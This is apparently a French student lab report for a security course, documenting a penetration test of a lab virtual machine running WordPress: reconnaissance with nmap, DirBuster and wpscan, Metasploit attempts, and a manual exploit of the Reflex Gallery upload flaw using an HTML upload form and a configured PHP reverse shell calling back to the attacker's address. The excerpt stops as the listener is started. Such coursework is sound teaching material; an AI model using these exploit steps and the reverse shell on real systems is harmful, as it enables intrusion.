



**INF4420a - Sécurité informatique**

**Hiver 2023**


**Travail pratique #4**

**1954607 - Victor Kim  
2231234 - Antoine Merel**

**Date de Remise : 30 avril 2023**

## Planification :

Nous avons configuré les machines conformément aux suggestions de l'énoncé. Nous avons connecté les deux machines via un réseau interne, et, pour la machine Kali, nous l'avons également connectée à un réseau NAT pour pouvoir accéder à internet.




```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
        inet 192.168.100.5/24 brd 192.168.100.255 scope global eth0
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:a0:7d brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
            valid_lft 366sec preferred_lft 366sec
            inet6 fe80::1126:23a5:3074:62e5/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
```

Figure 1: Interfaces des machines du réseau interne

L'adresse IP de la machine Kali sur le réseau interne est 192.168.100.5.

## Reconnaissance

Pour analyser les appareils sur le réseau local, nous avons adopté une approche active. Nous avons commencé par utiliser la commande "sudo netdiscover -i eth0", qui permet d'envoyer des paquets ARP aux autres appareils sur le réseau en utilisant l'interface spécifiée [1]. Cette étape nous fournit davantage d'informations sur les pistes que nous allons utiliser pour lancer nos attaques.



```
(kali㉿kali)-[~]
$ sudo netdiscover -i eth0
```

Figure 2: Commande pour analyser les machines sur le réseau

```

Currently scanning: 172.16.85.0/16      |      Screen View: Unique Hosts
39 Captured ARP Req/Rep packets, from 2 hosts.  Total size: 2340
-
- IP          At MAC Address      Count      Len  MAC Vendor / Hostname
-
- 10.0.2.3      08:00:27:3f:da:c4      1       60  PCS Systemtechnik GmbH
192.168.100.171 08:00:27:15:e0:7c     38      2280  PCS Systemtechnik GmbH

[(kali㉿kali)-[~]]$ 

```

**Figure 3: Adresse IP des machines du réseau interne**

Nous avons constaté qu'il y avait deux appareils sur le réseau. L'un avec l'adresse IP 10.0.2.3 et l'autre avec l'adresse IP 192.168.100.171. Sachant que la machine de Bob est dans le même sous-réseau que la machine Kali, nous en déduisons que l'adresse IP de la machine de Bob est 192.168.100.171.

Ensuite, nous avons utilisé l'outil nmap pour obtenir plus d'informations sur la machine de Bob et pour détecter les vulnérabilités et les versions des services en cours d'exécution sur celle-ci, comme nous l'avons fait dans le TP2. En utilisant la commande "nmap -sC -sV 192.168.100.171", l'option "sC" pour exécuter les scripts par défaut de l'outil nmap et l'option "-sV" nous permet de détecter les services et leurs versions. [1]

```

[(kali㉿kali)-[~]]$ nmap -sC -sV 192.168.100.171
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-14 15:31 EDT
Nmap scan report for 192.168.100.171
Host is up (0.57s latency).
Not shown: 928 filtered tcp ports (no-response), 70 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|_ 2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|_ 256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_ 256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.84 seconds

[(kali㉿kali)-[~]]$ 

```

**Figure 4: Services et versions de la machine de Bob**

Nous avons découvert que le service SSH avec la version OpenSSH 7.4 (protocole 2.0) est ouvert sur le port 22 et que le service HTTP avec la version Apache/2.4.6 (CentOS) PHP/5.4.16 est ouvert sur le port 80. Il y a donc un serveur web et le protocole HTTP n'est pas sécurisé.

Nous avons donc utilisé l'outil OWASP DirBuster pour trouver les dossiers et les fichiers cachés sur le serveur et essayer d'obtenir plus d'informations sur ce serveur web. Pour cela, nous avons fourni l'adresse IP du serveur et le chemin vers le fichier directory-list-2.3-medium.txt, qui contient un dictionnaire pour les noms possibles de sous-répertoires et de fichiers. [2]




Figure 5: Interface de OWASP DirBuster

Après l'exécution, nous avons obtenu une liste de sous-répertoires et de fichiers. En voici quelques-uns :





Figure 6: Sous-répertoires et fichiers du serveur de Bob

## Modélisation de la menace

Au cours de la phase de reconnaissance, nous avons remarqué que plusieurs répertoires commencent par "wp", ce qui indique que le site web utilise WordPress. Cela nous suggère de rechercher des vulnérabilités spécifiques à WordPress pour notre attaque. Les attaques pourraient potentiellement cibler des logiciels obsolètes, des plugins et des thèmes ou exploiter des requêtes HTTP non chiffrées [3].

Les attaques peuvent provenir de diverses sources, telles que des hackers ou des organisations criminelles intéressées par les données utilisées par le logiciel de Bob, ou des utilisateurs malveillants du logiciel. Des personnes de l'entourage de Bob jalouses de son succès pourraient également être à l'origine d'attaques.

Les hackers possèdent généralement de solides compétences en informatique, ce qui leur confère une grande capacité. Ils pourraient être intéressés par les informations des utilisateurs du logiciel de Bob. Bob n'étant pas un expert en cybersécurité, il existe nécessairement une grande opportunité pour les attaquants.

Les organisations criminelles disposent de nombreuses ressources, ce qui leur confère une grande capacité. Elles pourraient être moins intéressées par l'attaque du logiciel de Bob, car sa valeur est moindre comparée à celle des grandes entreprises. Cependant, le logiciel n'étant pas sécurisé, l'opportunité demeure importante.

L'entourage de Bob à des connaissances en informatique limitées, et leur capacité est faible. Cependant, ils pourraient être très intéressés à causer des problèmes pour nuire à la réputation de Bob, ce qui rend leur motivation élevée. L'opportunité est également élevée, car le logiciel est accessible publiquement sur Internet.

Acteur	Capacité	Opportunité	Motivation	Probabilité	Impact	Risque
Hacker	4	3	3	3.33333333	3	10
O.C	3	3	2	2.66666667	3	8
entourage	2	3	4	3	3	9

En multipliant la probabilité par l'impact, nous obtenons le risque. Nous constatons que la plus grande menace pour le logiciel de Bob provient des hackers.

# Exploitation

On utilise ensuite la commande “`wpscan --url http://192.168.100.171/app/` --enumerate p” pour analyser le site WordPress en lui demandant d’inclure tous les plugins WordPress installé pour essayer de trouver des vulnérabilités possibles avec les versions et d’autres informations.

**Figure 7: Exécution de l'outil wpscan**

```
[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.100.171/app/index.php/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>
| - http://192.168.100.171/app/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/

[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'
```

```

[+] reflex-gallery
| Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
| Last Updated: 2021-03-10T02:38:00.000Z
| [!] The version is out of date, the latest version is 3.1.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt
|
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
|
[+] Finished: Fri Apr 14 16:08:24 2023
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 11.518 KB

```

**Figure 8: Vulnérabilités de Wordpress trouvé dans le logiciel**

On trouve 3 vulnérabilités, la version de “WordPress” est obsolète, la version de “twentyseventeen” est obsolète et la version de “reflex-gallery” est obsolète.

On va utiliser l’outil searchsploit pour essayer de trouver des exploits pour chacune des vulnérabilités.

Exploit Title	Path
WordPress Core < 4.9.6 - (Authenticated) A	php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthent	multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Deni	php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - R	php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 -	php/webapps/39553.txt
WordPress Plugin EZ SQL Reports < 4.11.37	php/webapps/38176.txt
WordPress Plugin iThemes Security < 7.0.3	php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.1	php/webapps/48918.sh
WordPress Plugin User Role Editor < 4.25 -	php/webapps/44595.rb
WordPress Plugin Userpro < 4.9.17.1 - Auth	php/webapps/43117.txt
WordPress Plugin UserPro < 4.9.21 - User R	php/webapps/46083.txt

Shellcodes: No Results

Exploits:	No Results
Shellcodes:	No Results

searchsploit reflex gallery	
Exploit Title	Path
WordPress Plugin <b>Reflex Gallery</b> - Arbitrar	php/remote/36809.rb
WordPress Plugin <b>Reflex Gallery</b> 3.1.3 - Ar	php/webapps/36374.txt
Shellcodes: No Results	

Figure 9: Utilisation de l'outil searchsploit pour trouver les exploits

On trouve des exploits pour “WordPress” et pour “reflex gallery”. On essaie maintenant de trouver des vulnérabilités exploitable. On regarde la liste avec WordPress.

18	post/windows/gather/credentials/razer_synapse	no
rmal	No Windows Gather Razer Synapse Password Extraction	
19	exploit/multi/http/wp_ait_csv_rce	2020-11-14 ex
celent	Yes WordPress AIT CSV Import Export Unauthenticated Remote Code Execution	
20	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21 ex
celent	Yes WordPress Admin Shell Upload	
21	auxiliary/gather/wp_all_in_one_migration_export	2015-03-19 no
rmal	Yes WordPress All-in-One Migration Export	
22	exploit/unix/webapp/wp_asset_manager_upload_exec	2012-05-26 ex
celent	Yes WordPress Asset-Manager PHP File Upload Vulnerability	
23	auxiliary/scanner/http/wordpress_login_enum	no
rmal	No WordPress Brut Force and User Enumeration Utility	
24	auxiliary/scanner/http/wordpress_wp_calendar_sql	2015-03-03 no
rma	No WordPress G Calendar SQL Unauthenticated SQL Injection Scanner	
25	auxiliary/scanner/http/wp_choplidder_id_sql	2020-05-12 no
rmal	No WordPress ChopSlider3 id SQLi Scanner	
26	auxiliary/scanner/http/wp_contus_video_gallery_unauthenticated_SQL_Injection_Scanner	2015-02-24 no
rmal	No WordPress Contus Video Gallery Unauthenticated SQL Injection Scanner	
27	exploit/multi/http/wp_crop_rce	2019-02-19 ex
celent	Yes WordPress Crop-Image Shell Upload	
28	auxiliary/scanner/http/wp_dukapress_file_read	no
rmal	No WordPress DukaPress Plugin File Read Vulnerability	
29	auxiliary/scanner/http/wp_duplicator_file_read	2020-02-19 no
rmal	No WordPress Duplicator File Read Vulnerability	
30	auxiliary/scanner/http/wp_easy_wp_smtp	2020-12-06 no
rmal	No WordPress Easy WP SMTP Password Reset	
31	auxiliary/scanner/http/wp_email_sub_news_sqli	2019-11-13 no
rmal	No WordPress Email Subscribers and Newsletter Hash SQLi Scanner	
32	exploit/multi/http/wp_file	2020-09-09 no
rmal	Yes WordPress File Manager Unauthenticated Remote Code Execution	
33	auxiliary/scanner/http/wp_gimedia_library_file_read	no
rmal	No WordPress GI-Media Library Plugin Directory Traversal Vulnerability	
34	auxiliary/admin/http/www.google.maps_sql	2019-04-02 no
rmal	Yes WordPress Google Maps Plugin SQL Injection	
35	exploit/unix/webapp/wp_holding_pattern_file_upload	2015-02-11 ex
celent	Yes WordPress Holding Pattern Theme Arbitrary File Upload	
36	exploit/unix/webapp/wp_infinitewp_auth_bypass	2020-01-14 ma
nual	Yes WordPress InfiniteWP Client Authentication Bypass	
37	auxiliary/scanner/http/wp_loginizer_log_sql	2020-10-21 no
rmal	No WordPress Loginizer Log SQLi Scanner	
38	auxiliary/dos/http/wordpress_long_password_dos	2014-11-20 no
rmal	No WordPress Long Password Dos	
39	auxiliary/scanner/http/wp_mobileedition_file_read	no
rmal	No WordPress Mobile Edition File Read Vulnerability	
40	auxiliary/scanner/http/wp_mobile_pack_info_disclosure	no

Figure 10: Liste de vulnérabilités

On essaie de lancer l'exploit de wp\_admin\_shell\_upload.

```

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
  Name   Current Setting  Required  Description
  PASSWORD input type = "submit" yes        The WordPress password to authenticate with
  Proxies /form yes           no         A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS      yes          yes       The target host(s), see https://github.com/rapi
  RPORT       80           yes       The target port (TCP)
  SSL          false         no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /            yes       The base path to the wordpress application
  USERNAME     yes          yes       The WordPress username to authenticate with
  VHOST        no           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  LHOST  10.0.2.8        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

```

**Figure 11: Utilisation de l'exploit**

On définit les paramètres “RHOSTS” qui est l'hôte à distance et “TARGETURI” pour le chemin de l'application.

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.100.171
RHOSTS => 192.168.100.171
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /app
TARGETURI => /app
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
  Name   Current Setting  Required  Description
  PASSWORD yes           yes       The WordPress password to authenticate with
  Proxies /form yes           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS = "192.168.100.171" yes      The target host(s), see https://github.com/rapi
  RPORT    80           yes       The target port (TCP)
  SSL      false         no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /app        yes       The base path to the wordpress application
  USERNAME yes          yes       The WordPress username to authenticate with
  VHOST    no           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  LHOST  10.0.2.8        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

```

**Figure 12: Paramètres de l'exploit wp\_admin\_shell\_upload**

En utilisant l'exploit, un nom utilisateur et un mot de passe sont demandés.

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[-] Msf::OptionValidateError The following options failed to validate: USERNAME, PASSWORD
msf6 exploit(unix/webapp/wp_admin_shell_upload) >

```

**Figure 13: demande du nom utilisateur et du mot de passe**

On essaie de trouver un nom d'utilisateur existant avec wpscan, et si on en trouve un, on essaiera de trouver son mot de passe pour se connecter avec son compte.

```
[kali㉿kali] ~]$ wpscan --url http://192.168.100.171/app/ --enumerate u
[+] URL: http://192.168.100.171/app/ [192.168.100.171]
[+] Started: Fri Apr 14 16:55:10 2023
[+] Target: http://192.168.100.171/app/wp-content/themes/reflex-gallery/admin/scripts/FileUploader/php.php?enctype=application/x-www-form-urlencoded
[+] Headers: Content-Type: application/x-www-form-urlencoded
| Interesting Entries:
| - Server: Apache/2.4.6 (CentOS) PHP/5.4.16
| - X-Powered-By: PHP/5.4.16
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

**Figure 14: Utilisation de l'outil WPScan**

```
[i] User(s) Identified:  
[+] momolechien  
| Found By: Author Posts - Author Pattern (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Wp Json Api (Aggressive Detection)  
|     - http://192.168.100.171/app/index.php/wp-json/wp/v2/users/?per_page=100  
&page=1  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
  
[+] Finished: Fri Apr 14 16:55:18 2023  
[+] Requests Done: 55 <input type="submit" value="Submit" value="go!"/>  
[+] Cached Requests: 7  
[+] Data Sent: 15.307 KB  
[+] Data Received: 510.959 KB  
[+] Memory used: 189.922 MB  
[+] Elapsed time: 00:00:08
```

**Figure 15: nom utilisateur momolechien**

On a trouvé un utilisateur avec le nom d'utilisateur "momolechien".

On a ensuite essayé de trouver son mot de passe, toujours avec la commande wpscan, mais cela a échoué.

Tous les exploit de wordpress semblent ne pas donner grand chose d'intéressant, donc nous passons à ceux de reflex gallery.

```
msf6 > search reflex gallery
Matching Modules
=====
#  Name
Check  Description
-  --
0   exploit/unix/webapp/wp_reflexgallery_file_upload  2012-12-30      exce
llent  Yes    Wordpress Reflex Gallery Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_reflexgallery_file_upload

msf6 >
```

Figure 16: analyse des exploit de reflex-gallery

On essaie de lancer l'exploit de wp\_reflexgallery\_file\_upload.

```
msf6 > use exploit/unix/webapp/wp_reflexgallery_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) >
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.1
00.171
RHOSTS => 192.168.100.171
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set TARGETURL /app
[-] Unknown datastore option: TARGETURL. Did you mean TARGET?
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set TARGETURI /app
TARGETURI => /app
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > show options

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):
Name          Current Setting  Required  Description
Proxies        no            no         A proxy chain of format type:host:
                                     port[,type:host:port][ ... ]
RHOSTS        192.168.100.171 yes        The target host(s), see https://gi
thub.com/rapid7/metasploit-frame
work/wiki/Using-Metasploit
RPORT         80            yes        The target port (TCP)
```

Figure 17: Paramètres de l'exploit wp\_reflexgallery\_file\_upload


On définit les paramètres “RHOSTS” qui est l'hôte à distance et “TARGETURI” pour le chemin de l'application.

Malheureusement, l'exploit ne fonctionne pas en raison d'un problème avec le payload.

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) >
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
[*] Started reverse TCP handler on 10.0.2.8:4444
[-] Exploit aborted due to failure: unknown: 192.168.100.171:80 - Unable to deploy payload
, server returned 200
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) >
```

Figure 18: Problème payload de wp\_reflexgallery\_file\_upload

Nous avons donc décidé de procéder à une exploitation manuelle. Nous avons créé le fichier HTML suivant :




The screenshot shows a terminal window titled "Mousepad" with the path "/Desktop/exploit.html". The content of the file is a simple HTML form:

```
1 <form method = "POST" action = "http://192.168.100.171/app/wp-
2 content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype =
3 "multipart/form-data" >
4 <input type = "file" name = "qqfile"><br>
5 <input type = "submit" name = "Submit" value = "go!">
6 </form >
7
```

Figure 19: Crédit à la création du fichier html

Ensuite, nous avons utilisé le script "php-reverse-shell" du répertoire "pentestmonkey" sur GitHub, en utilisant la bonne adresse IP et le port 1234.




The screenshot shows a terminal window with the following PHP code:

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.100.5'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

Figure 20: Script php-reverse-shell

Nous avons écouté le port 1234 pour recevoir la connexion du reverse shell.

